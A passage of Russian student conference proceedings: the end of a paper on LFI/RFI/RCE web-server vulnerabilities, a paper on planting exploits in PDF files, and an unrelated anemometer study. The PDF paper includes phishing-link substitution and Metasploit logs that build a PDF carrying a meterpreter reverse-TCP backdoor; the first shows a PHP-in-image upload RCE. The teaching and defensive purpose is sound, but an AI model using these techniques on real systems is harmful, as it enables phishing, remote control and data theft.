


Рисунок 11. Процесс встраивания кода в изображение

На рисунке 12 приведен внедряемый код. Во второй строке используется функция system(), которая выполняет системную команду и возвращает результат. Команда type passwd.txt выводит на экран содержимое файла passwd.txt. Необходимо получить содержимого этого файла.




Рисунок 12. Скрипт для эксплуатации уязвимости RCE

Загрузка изображения, содержащее PHP-скрипт, происходит успешно (рис. 13).




Рисунок 13. Успешная загрузка изображения, содержащее PHP-код

После загрузки изображения необходимо вызвать этот файл. Сервер Apache проигнорирует все байты картинки и выполнит PHP-код. На рисунке 14 приведен вызов загруженного изображения.




Рисунок 14. Вызов загруженного изображения

В итоге скрипт, содержащийся в изображении был корректно выполнен и вывел на экран требуемую информацию. Проверка файлом, осуществляемая сервером, несовершенна. Загружаемый файл имел расширение php, но все равно был пропущен сервером.

Анализ уязвимого кода. Проверка типа файла происходит с помощью функции `mime_content_type()`. Данная функция возвращает MIME content type/тип содержимого файла, как определено через использование информации из файла `magic.mime`. В качестве параметров данной функции передаются элементы глобального массива `$_FILES`, который содержит путь к загружаемому на сервер изображению. Эта функция не способна определить, что в изображении находится еще и вредоносный PHP-код, и пропускает его на сервер, так как сигнатура загружаемого файла соответствует сигнатуре JPEG-изображения. Для полноценной защиты данного веб-сервера от уязвимости RCE использование только одной функции `mime` типа изображения явно недостаточно.

Выводы. В ходе работы были рассмотрены часто встречаемы уязвимости веб-серверов: LFI, RFI, RCE. На примере специальных уязвимых серверов продемонстрированы способы обнаружения этих уязвимостей и их эксплуатации. Для обеспечения безопасности веб-сайта стоит использовать специальные фильтры параметров, которые передаются в системные функции проверять запросы, передающиеся со стороны веб-клиента на веб-сервер. Как показали эксперименты, наиболее опасной уязвимостью является Remote Code Execution (RCE), позволяющая удаленно управлять сервером.

СПИСОК ЛИТЕРАТУРЫ

1. Фленов М.Е. Веб-сервер глазами хакера: 2-е изд., перераб. и доп./ М.Е. Фленов. — СПб.: БХВ-Петербург., 2019. —320 с.
2. Stuttard D. The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws/ Dafydd Stuttard, Marcus Pinto Indianapolis WILEY., 2021. —320p.

VULNERABILITIES OF SERVER APPLICATIONS

Annotation: This scientific work discusses common vulnerabilities in server applications, methods for their detection and exploitation as part of web site penetration testing; analyzes the causes of such vulnerabilities; analyzes the logic of the server code that leads to the appearance of such vulnerabilities. Vulnhub virtual machines and specially designed vulnerable web servers are used as vulnerable web servers.

Keywords: LFI, RFI, RCE, PHP, web-server.

Lebedev Kirill

Scientific adviser: Babicheva M.V., senior Lecturer, Department of Radiophysics and Infocommunication Technologies of Donetsk National University.
Email: kirillbro1010@mail.ru

УДК 004.491.4

АНАЛИЗ УЯЗВИМОСТЕЙ ФАЙЛОВ PDF и MS OFFICE

Михайлюк А. А.

*Научный руководитель: Бабичева М.В., ст. преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: Работа посвящена анализу файлов, которые могут быть заражены вирусом. Рассмотрены механизмы внедрения вирусов в файлы pdf и ms office, так же, рассмотрены уязвимости при помощи которых хакеры внедряют вирусы в файлы. Рассмотрены методы защиты и проверки зараженных файлов.
Ключевые слова: эксплойт, форматы pdf и ms office, защита документов от внедрения эксплойтов.

Внедрение вирусов и эксплойтов в документы. В последнее время участились случаи заражения документов в формате pdf и doc вирусами и эксплойтами, хотя по умолчанию макросы в документах отключены и пользователи редко их включают, злоумышленники научились эксплуатировать уязвимости в программах для просмотра текстовых документов. Например, Zero-day уязвимость в Windows (CVE-2021-40444) позволяет атаковать систему с помощью документа Microsoft Office, в который встроен вредоносный элемент ActiveX, из-за уязвимости в браузере Internet Explorer. В ходе исследований уязвимостей pdf были выявлены три различных типа эксплойтов. Из 22 различных программ просмотра PDF-файлов, только Adobe Reader 9 защищен от всех трёх. В числе уязвимых оказались, в частности, Adobe Reader XI, Acrobat Reader DC, Nitro Reader, Foxit Reader, Perfect PDF Reader, и Soda PDF. В число уязвимых попали, в том числе, и сервисы проверяющие электронно-цифровые подписи - DocuSign и eTR. Методы внедрения эксплойтов в документы, поиск и устранение уязвимостей программ для взаимодействия с документами распространенных форматов вызывают большой интерес у специалистов по информационной безопасности [1].

PDF-файлы. Внедрение эксплойта в документы становится возможным благодаря их сложной структуре. Рассмотрим эту структуру на примере pdf файлов. Pdf файл обычно состоит из восьми типов объектов: boolean-значения; числа; строки; имена (Names); массивы (упорядоченный набор объектов); словари (Dictionaries) — коллекция элементов, индексируемых по имени; потоки (Streams) — обычно содержащие большой объем данных; Null-объекты [2]. На рисунке 1 представлена общая структура pdf файла. С точки зрения внедрения эксплойта самыми интересными объектами являются:

/OpenAction и /AA (Additional Action) - определяют скрипт или действие, запускаемое автоматически;

/Names, /AcroForm, /Action - могут устанавливать и запускать скрипты или действия;

/JavaScript - задает JavaScript-код для выполнения;

/GoTo* меняет отображение на указанное место внутри исходного или другого pdf-файла;

/Launch - запускает программу или открывает документ;

/URI - обращается к ресурсу по его URL;

/SubmitForm и /GoToR - могут отправлять данные на заданный URL;

/RichMedia - используется для встраивания Flash в pdf;

/ObjStm - может прятать объекты внутри Stream.

Злоумышленники маскируют наличие в PDF-файле какого-либо злонамеренного контента различными способами. Это обфускация JavaScript-кода, манипуляции над строками. Перед исследователем стоит задача, научиться находить вредоносные части PDF-файлов и определять, функционал внедренного кода. Для этого рассмотрим методы, которыми можно внедрить эксплойт в файл pdf.




Рисунок 1 – Структура файла PDF

Внедрение ссылки на фишинговый сайт. Ссылки можно использовать для перехода к нужному месту документа, другим электронным документам, вложениям, веб-сайтам. Можно добавить действия для воспроизведения звука или фильма. В ходе работы разработано несколько документов с внедренными ссылками на «фишинговые» сайты. С помощью этого приема можно обмануть некоторые антифишинговые фильтры, которые анализируют URL-ссылки, внедренные в сообщения [3].

Пример 1. Создание файла test.pdf в котором встроена фишинговая ссылка. При нажатии ссылки на видео об антивирусной программе открывается ссылка на фишинговый сайт с точно таким же видео и ссылкой для скачивания вредоносного файла. Вначале в файл вставляется ссылка на видео, затем pdf открывается текстовым редактором или hex-редактором и просматривается. Ссылка на видео на youtube.com вставлена в объект /URI (рис. 2).

```
<</Type/ExtGState/BM/Normal/CA 1>>
endobj
9 0 obj
<</Subtype/Link/Rect[ 85.104 515.23 445.18 785.28] /BS<</W 0>>/F 4/A<</Type/Action/S/URI/URI (https://www.youtube.com/watch?v=F_HwWt1HqDM) >>/StructParent 1>>
endobj
10 0 obj
```

Рисунок 2 – Зараженный файл изначальная ссылка на видео

Данную ссылку можно поменять на любую другую и пользователь увидит только ссылку на видео. Если создать страницу <http://antivirus.org> с таким же видео и подменить ссылку youtube.com на antivirus.org, то пользователь будет перенаправлен на эту страницу. Ссылка после изменения представлена на рисунке 3.

```
<</Type/Action/S/URI/URI (<a href="http://antivirus.org/">http://antivirus.org/ </a>)/StructParent 1>>  
endobj  
9 0 obj  
<</Subtype/Link/Rect[ 85.104 515.23 445.18 785.28] /BS<</W 0>>/F 4/A<</Type/Action/S/URI/URI (<a href="http://antivirus.org/">http://antivirus.org/ </a>)/StructParent 1>>  
endobj  
10 0 obj  
<</Type/XObject/Subtype/Image/Width 480/Height 360/ColorSpace/DeviceRGB/BitsPerComponent 8/Filter/DCTDecode/Interpolate true/Length 30617>>
```

Рисунок 3 – Зараженный файл ссылка на видео после подмены

Если открыть такой файл в браузере, то увидим ссылку на видео. При этом не появляется предупреждения и файл считается валидным. На рисунке 4 представлен внешний вид открытого документа.




Рисунок 4 – Зараженный файл открытие в браузере

При нажатии на видео и попытке его просмотра пользователь перебрасывается на фишинговый сайт antivirus.org, имеющий ссылку на скачивание якобы антивируса. При этом у пользователя не возникает никаких подозрений, поскольку адрес содержит в себе слово «антивирус». Перед ним то же видео, которое было в pdf документе и которое можно посмотреть (рис. 5).




Рисунок 5 – Фишинговый сайт с ссылкой на скачивание эксплойта

Естественно, что после просмотра рекламы антивируса пользователь захочет скачать его по ссылке, приведенной под видео «Скачать антивирус». Однако это не

антивирус, а замаскированный эксплойт, который может нанести вред вашим данным. Процесс скачивание файла antivirus.exe представлен на рисунке 6.




Рисунок 6 – Скачивание файла

Браузер или антивирус могут предупредить о том, что вы скачиваете исполняемый файл, но пользователь не обратит на это внимание, поскольку эти предупреждения появляются в процессе скачивания любого легитимного исполняемого файла и он сочтет это предупреждение ложным срабатыванием. При попытке «установить» антивирус эксплойт начнет свое вредоносное действие.

Пример 2. Создание PDF файла с бэкдором при помощи metasploit. Процесс встраивания вредоносного файла в документ можно автоматизировать при помощи утилиты metasploit framework, входящей в состав Kali linux и имеющего целую базу эксплойтов для внедрения. Будем внедрять бэкдор – эксплойт, который позволит получить управление командной строкой компьютера жертвы. На рисунке 7 представлен процесс создания файла test.pdf с внедренным бэкдором reverse_tcp из коллекции эксплойтов msf6.

```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME /kali/Down
loads/test.pdf
FILENAME => /kali/Downloads/test.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set PAYLOADS windows/ne
terpreter/reverse_tcp
PAYLOADS => windows/neterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/templ
ate.pdf' ...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template
.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[+] Parsing Successful. Creating '/kali/Downloads/test.pdf' file ...
[+] /kali/Downloads/test.pdf stored at /home/kali/.msf4/local/test.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > █
```

Рисунок 7 – Создание pdf файла, зараженного бэкдором

Данный бэкдор будет взаимодействовать с tcp сервером, к которому компьютер жертвы будет сам незаметно подключаться. В дальнейшем злоумышленник сможет взаимодействовать с целевым хостом с помощью команд. Процесс запуска сервера и получения обратной связи представлен на рисунке 8.

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[]
```

Рисунок 8 – Запуск tcp сервера, к которому будет подключаться компьютер жертвы

Если открыть зараженный файл test.pdf в браузере, то в нем нет ничего подозрительного, кроме того, что он пустой (рис.9).




Рисунок 9 – Зараженный файл test.pdf в браузере

Защита от ведоносных файлов. Во-первых не следует открывать документы, которые получены не из проверенных источников это может привести к заражению системы. Лучше вообще отключить просмотр документов в браузере.

Во-вторых сканируйте подозрительные документы специальными программами, например PDFiD или Peepdf. Они могут найти зловердные ссылки и места модификации, а также внедренный Java Script код.

Вредоносные PDF-документы, как правило, распространяются с помощью фишинг-атак. Чтобы не стать жертвой фишинга необходимо:

- не доверять отправителям электронных писем и проверять основные идентификационные данные, прежде чем ответить на письмо;
- не переходить по ссылкам и не открывать вложения, если отправитель письма вызывает подозрения;
- тщательно проверять адрес сайта на наличие искажений названий хорошо известных доменов, это может быть фишинговый ресурс;
- прежде чем ввести свои персональные данные перепроверять происхождение сайта.

Выводы. В работе рассмотрены механизмы внедрения эксплойтов в документы pdf как непосредственно в ссылки, так и с применением фреймворка metasploit. Полученные результаты позволят разработать приложение на языке Python, для исследования механизмов внедрения эксплойтов в файлы документов. Предложены методы защиты от зараженных фалов. Результаты данной работы могут быть внедрены в учебный процесс в курсах «Основы информационной безопасности», «Программно-аппаратные средства защиты информации».

СПИСОК ЛИТЕРАТУРЫ

1. Эксплойты в PDF документах. [Электронный ресурс] – Режим доступа - /URL: <https://hacker.ru/2014/09/26/search-document-exploit/> (дата обращения 02.02.2021).
2. Новый-старый pdf exploit. [Электронный ресурс] – Режим доступа – URL: <https://habr.com/ru/post/65927/> (дата обращения 03.02.2021)
3. Уязвимости PDF-файлов. [Электронный ресурс] – Режим доступа - /URL: <https://www.securitylab.ru/blog/personal/rusrim/346417.php> (дата обращения 04.02.2021).

VULNERABILITY ANALYSIS OF PDF AND MS OFFICE FILES

Annotation: The work is devoted to the analysis of files that may be infected with a virus. Methods of protection against infected files are considered. The mechanisms of introducing viruses into pdf and ms office files are considered, as well as the vulnerabilities with which hackers inject viruses into files are considered. In the course of work, an application will be created to analyze and search for the presence of exploits in files.

Keywords: exploit, pdf and ms office formats, protection.

Mikhailyuk Anatoliy

Scientific adviser: Babicheva M.V., senior Lecturer, Department of Radiophysics and Infocommunication Technologies of Donetsk National University.
Email: viber.am53@gmail.com

УДК 53.07

**ИЗМЕРЕНИЕ ЧУВСТВИТЕЛЬНОСТИ X-ДАТЧИКА
ТЕРМОАНЕМОМЕТРА ПОСТОЯННОЙ ТЕМПЕРАТУРЫ ПРИ ЕГО
ПОВОРОТЕ В ВОЗДУШНОМ ПОТОКЕ**

*Нагорный В.А., Цикавий А.С.
Научные руководители: Лебедев В. Н., старший преподаватель,
Пометун Е.Д. старший преподаватель,
ГОУ ВПО «ДОННУ»*

Аннотация. В статье приведены результаты измерения чувствительности X- датчика к повороту относительно направления потока. Полученные результаты являются неоднозначными и требуют дальнейшего изучения.

Ключевые слова. Термоанемометр, скорость и направление газового потока, угол, X-образный датчик.

Введение.

Термоанемометрический метод получил широкое распространение при измерении параметров газовых потоков [1]. Термоанемометры используются для контроля расхода воздуха в топливных инжекторах автомобилей, при контроле вентиляции жилых и производственных помещений, при макетировании в строительстве и т.д. [2]. Достоинствами термоанемометра является высокое быстродействие и малые размеры чувствительного элемента. Использование термоанемометров определяется действующими правовыми и нормативными документами Федерального агентства по техническому регулированию и метрологии: ГОСТ 12.1.005-88 , ГОСТ 30494-96 и Федеральной службы по надзору в сфере защиты прав потребителей и благополучия человека СанПиН 2.2.4.548-96.

Одним из перспективных направлений в термоанемометрии является измерение вектора скорости в турбулентных потоках. Для создания системы сбора и преобразования входных величин необходимо выполнить комплекс исследований особенностей работы термоанемометра в динамических условиях и разработать специальную конструкцию первичного преобразователя [3]. Целью данной работы является определение характеристик датчика, состоящего из двух скрещенных нитей, при его повороте в воздушном потоке.

Основная часть.

С целью изучения данной задачи на кафедре ФНПМиЭ им. И.Л.Повха был разработан и изготовлен датчик, состоящий из двух нитей, расположенных под углом 90° . Для исключения электрического контакта, одна из нитей, условно названная «1», была расположена выше второй нити (условно нить «2»). Такая конструкция описана в литературе и была названа X-образным датчиком (X-датчик) [1]. Датчик подключается к двухканальному термоанемометру постоянной температуры типа ТАИК-2К.

Измерения выполнялись на аэродинамическом стенде АДС 200/250. Особенностью стенда является наличие системы автоматического регулирования, поддерживающей постоянными температуру и скорость воздушного потока. Датчик располагался вблизи среза конфузора, в его центре. Замкнутая аэродинамическая труба АДС 200/250 содержит ряд сеток и поворотные лопатки, что позволяет уменьшить турбулентность воздушного потока до величин, не влияющих на результаты эксперимента.

X-датчик был установлен на специально разработанном и изготовленном поворотном устройстве, содержащем лимб с ценой деления 1° . Точность установки угла поворота датчика относительно потока, обеспечивалась, в том числе, стрелкой – указателем длиной 150мм.

Изменялись два параметра: скорость воздушного потока и угол поворота датчика. С помощью поворотного устройства одна из нитей устанавливалась параллельно потоку, вторая – перпендикулярно. Ориентация датчика задавалась с помощью указателя через каждые десять градусов. Скорость воздушного потока устанавливалась по частоте вращения ротора коллекторного двигателя в диапазоне 250÷4000 (об/мин). Коэффициент пересчета равен $\sim 0,005(\text{м/с})/(\text{об/мин})$.

Было выполнено несколько серий измерений. В первой серии к ТАИК-2К были подключены оба датчика, причем измерения выполнялись при вращении на 90 градусов через каждые 10 градусов по часовой стрелке и повторялись в обратном направлении, в тех же точках. При каждом угле поворота измерения проводились для всех скоростей заданного диапазона. В каждой точке измерения повторялись 20 раз, причем из полученных результатов программно исключались ошибки и промахи. Результаты измерений из первой серии показаны ниже. На рисунке 1 представлена зависимость выходного напряжения (ось ординат) от угла (градусы) поворота для датчика 1.




Рисунок 1 - Зависимость выходного напряжения от угла поворота X-образного датчика для 1 нити при различных скоростях газового потока

По виду полученной зависимости можно предположить, что существует прямо пропорциональная зависимость между углом поворота и выходным напряжением термоанемометра. Для проверки этого предположения полученные данные для каждого угла (индекс i) были нормированы по соотношению:

$$\bar{E} = (E^i - E_0^i) / (E_{\max}^i - E_0^i), \quad (1)$$

где: E^i - текущее значение; E_0^i , E_{\max}^i - соответственно минимальное и максимальное значения выходного напряжения для каждого угла поворота.

Зависимость между углом поворота и нормированным выходным напряжением термоанемометра представлена на рисунке 2.




Рисунок 2 - Нормированная зависимость выходного напряжения от угла поворота датчика для первой нити

Полученная зависимость близка к линейному соотношению, построенному по средним значениям (исключен интервал 80°÷90°) – рисунок 3.




Рисунок 3 - Зависимость между углом поворота и средним нормированным выходным напряжением термоанемометра

Результаты, полученные для нити «1», позволяют вычислять направление потока относительно нити, используя нормированное значение выходного напряжения, по соотношению:

$$\beta \cong 77,589 \cdot \bar{E} - 0,2138 \quad (2)$$

Таким образом, если модуль вектора скорости не изменяется, то для вычисления угла, под которым поток набегаёт на нить, достаточно измерить только два значения выходного напряжения при двух углах β равных: нулю и 90 градусам, вычислить текущее нормированное значение \bar{E} по соотношению (1) и подставить полученное значение в соотношение (2).

Если одна из проекций вектора скорости равна нулю (плоский вектор), то при переменном направлении и модуле скорости необходимо использовать более сложную конструкцию датчика, содержащую как минимум две нити, расположенные под углом друг к другу.

В использованном для экспериментов X-образном датчике были приняты меры, обеспечивающие идентичность технологических параметров таких как: диаметр и материал нитей, длина и электрическое сопротивление датчиков, форма игл и материал припоя. Угол между нитями был установлен близким к 90 градусам. Можно было ожидать, что соответствующее градуировочное уравнение (2) для нити «2» будет близким или, по крайней мере, не будет иметь качественных отличий. Нормированные результаты измерений для датчика 2 представлены на рисунке 4.




Рисунок 4 - Нормированное выходное напряжение термометра в зависимости от угла поворота для нити «2»

Из графиков на рисунке 4 можно сделать вывод, что для нити «2» не существует явно выраженной линейной зависимости, аналогичной соотношению (2). Полученные данные расслаиваются сложным образом: кривые для минимальной и максимальной скорости расположены вблизи, а не по границам расслоения. Полученные результаты трудно объяснить ошибками в проведении экспериментов. Данные от двух нитей снимались на одном АЦП одновременно и в автоматическом режиме, человеческий фактор, был практически исключен.

Единственное существенное отличие между нитями состоит в их относительном расположении. Нить «2» расположена ниже, чем нить «1». В результате обтекание нити «1» происходит в невозмущенном потоке, а нить «2» попадает в след от державок, на которых закреплена нить «1». Этот момент не отражен в доступной литературе, однако, вероятно, хорошо известен производителям многониточных термоанемометрических датчиков. Например, в конструкции датчика американского университета [4] используются державки, имеющие острия диаметром близким к диаметру нити, а сами державки не прямые, а сложным образом изогнуты с целью минимизации возмущений в потоке.

Выводы.

В результате эксперимента конструкция X-образного датчика показала противоречивые результаты. Градуировочная характеристика датчика 1

аппроксимируется линейной зависимостью, что позволяет значительно упростить определение угла поворота нити относительно потока. Характеристика датчика 2, вероятно, является сложной функцией числа Рейнольдса. Это значительно усложняет восстановление параметров потока, т.к. делает невозможным простое разделение переменных. Предположительно, причиной расхождений является конструкция датчика, поскольку датчик имеет X-образную конструкцию, то нижняя нить, на которой были получены противоречивые данные, находится в следе верхней нити.

Данная работа может быть продолжена путем модернизации экспериментальной установки и изучения характеристик оптимизированных конструкций датчиков с целью уменьшения влияния конструктивных элементов на теплообмен нитей. Решение этой задачи потребует модернизации и приобретения специальных манипуляторов, микросварочных аппаратов, сложной оптики и т.д.

СПИСОК ЛИТЕРАТУРЫ

1. Ярин Л. П. Термоанемометрия газовых потоков / Л. П. Ярин, А. Л. Генкин, В. И. Кулес. – Ленинград : Машиностроение, Ленингр. отд-ние, 1983. – 198 с
2. Пособие по обследованию строительных конструкций зданий. АО «ЦНИИПРОМЗДАНИЙ», М: (2004).
3. Пометун Е.Д. Обработка выходного сигнала термоанемометра постоянной температуры в реальном масштабе времени с использованием программного обеспечения NI LabView / Е.Д. Пометун, А.В. Васильева, Н.И. Болонов, В.Н. Лебедев // Сб. Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: Материалы IV Международной научной конференции (Донецк, 31 октября 2019 г.). – Том 1: Физико–математические и технические науки. Часть 2 / под общей редакцией проф. С.В. Беспаловой. – Донецк: Изд-во ДонНУ, 2019. – С. 43–45.
4. Purdue University – School of Aeronautics and Astronautics/AAE 520 Hot-Wire Anemometry: <http://www.dantecmt.com/>

MEASURING THE SENSITIVITY OF THE X-SENSOR OF A CONSTANT TEMPERATURE THERMAL ANEMOMETER WHILE ITS TURN IN THE AIR FLOW

Abstract. The article presents the results of measuring the sensitivity of the X-shaped sensor to rotation relative to the flow direction. The results obtained are ambiguous and require further study.

Keywords. Thermal anemometer, gas flow speed and direction, angle, X-shaped sensor.

